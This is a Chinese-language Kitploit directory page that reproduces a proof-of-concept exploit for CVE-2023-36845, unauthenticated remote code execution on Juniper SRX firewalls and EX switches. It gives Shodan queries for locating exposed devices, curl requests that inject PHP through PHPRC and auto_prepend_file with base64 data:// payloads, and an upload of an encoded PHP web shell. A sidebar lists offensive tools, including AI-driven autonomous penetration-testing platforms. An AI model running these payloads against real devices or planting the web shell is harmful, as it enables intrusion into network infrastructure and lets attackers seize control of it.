Skip to content
KitploitKITPLOIT
工具漏洞利用博客
Log in
提交
工具漏洞利用博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

订阅源联系隐私© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
CVE-2023-36845 — CVE-2023-36845 的概念验证漏洞利用程序,通过 PHP 环境变量操纵,可在 Juniper SRX 防火墙和 EX 交换机上实现未经身份验证的远程代码执行。 | Kitploit
工具/GitHubGitHub/kljunowsky/cve-2023-36845
侦察漏洞分析漏洞利用Web应用程序漏洞利用渗透测试远程访问工具
GitHubkljunowsky/cve-2023-36845

CVE-2023-36845

CVE-2023-36845 的概念验证漏洞利用程序,通过 PHP 环境变量操纵,可在 Juniper SRX 防火墙和 EX 交换机上实现未经身份验证的远程代码执行。

查看仓库
5513692年前Kitploit 审核通过
分享

CVE-2023-36845

描述

CVE-2023-36845 是一个显著的 PHP 环境变量操纵漏洞,影响 Juniper SRX 防火墙和 EX 交换机。尽管 Juniper 将该漏洞归类为中危,但在本文中,我们将阐述如何利用这一单一漏洞实现远程、未经过身份验证的代码执行。


搜索 - Shodan

title:"Juniper Web Device Manager"
image
title:"Juniper" http.favicon.hash:2141724739
image

使用方法 🛠

检测

python3 CVE-2023-36845.py -f targets.txt -o output.txt

远程代码执行 🧨

选项 1

使用任何协议包装器结合 auto_prepend_file 是可行的。此操作最合适的选择是 data:// 协议,它允许内联提供“辅助文件”。以下是该漏洞利用的高级表示,在 data:// 方案中执行嵌入的 <? phpinfo(); ?>:

curl "http://target.tld/?PHPRC=/dev/fd/0" --data-binary $'allow_url_include=1\nauto_prepend_file="data://text/plain;base64,PD8KICAgcGhwaW5mbygpOwo/Pg=="'

执行 whoami 命令

<?php shell_exec('whoami'); ?>

curl "http://target.tld/?PHPRC=/dev/fd/0" --data-binary $'allow_url_include=1\nauto_prepend_file="data://text/plain;base64,PD9waHAgc2hlbGxfZXhlYygnd2hvYW1pJyk7ID8+Cg=="'

选项 2

上传文件

<?php if(isset($_REQUEST[cmd])){ echo "<pre>"; $cmd = ($_REQUEST[cmd]); system($cmd); echo "</pre>"; die; }?>

$ curl http://target.tld/webauth_operation.php -d 'rs=do_upload&rsargs[]=[{"fileName": "shell.php", "fileData": ",PD9waHAgaWYoaXNzZXQoJF9SRVFVRVNUW2NtZF0pKXsgZWNobyAiPHByZT4iOyAkY21kID0gKCRfUkVRVUVTVFtjbWRdKTsgc3lzdGVtKCRjbWQpOyBlY2hvICI8L3ByZT4iOyBkaWU7IH0/Pgo=
", "csize": 110}]'

参数 🧰

参数描述类型
--file / -f输入目标文件文件
-o输出文件文件

联系方式 📇

LinkedIn - Milan Jovic

下载工具

最受欢迎

查看全部 →

发现我们社区最常用的工具。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 终极 OSINT 工具包:调查图谱、置信度评分、别名家族、地图、时间线和报告。49 个模块、400+ 个站点,无需 API 密钥。

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock 一键执行应用(CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    基于LLM的多智能体自主渗透测试平台,具备规划器/执行器智能体、资产与探索图谱、MITM流量记录以及漏洞复测功能。

    415
  • 4

    redforge

    cybersecurity91/redforge

    浏览器端红队工具包,包含 102 个离线工具,用于侦察、载荷生成、凭据攻击、加密、编码和交战报告。

    343
  • 5

    antifox

    antifox-ai/antifox

    AI multi-agent autonomous penetration testing platform that runs recon, attack-surface discovery, exploitation validation and evidence-backed report delivery.

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI原生网络安全的行动系统——在这里,意图转化为受治理的执行,证据沉淀为运营记忆,每一次操作都让下一次更出色。

    258

探索所有工具

浏览我们的工具集合

查看所有工具 →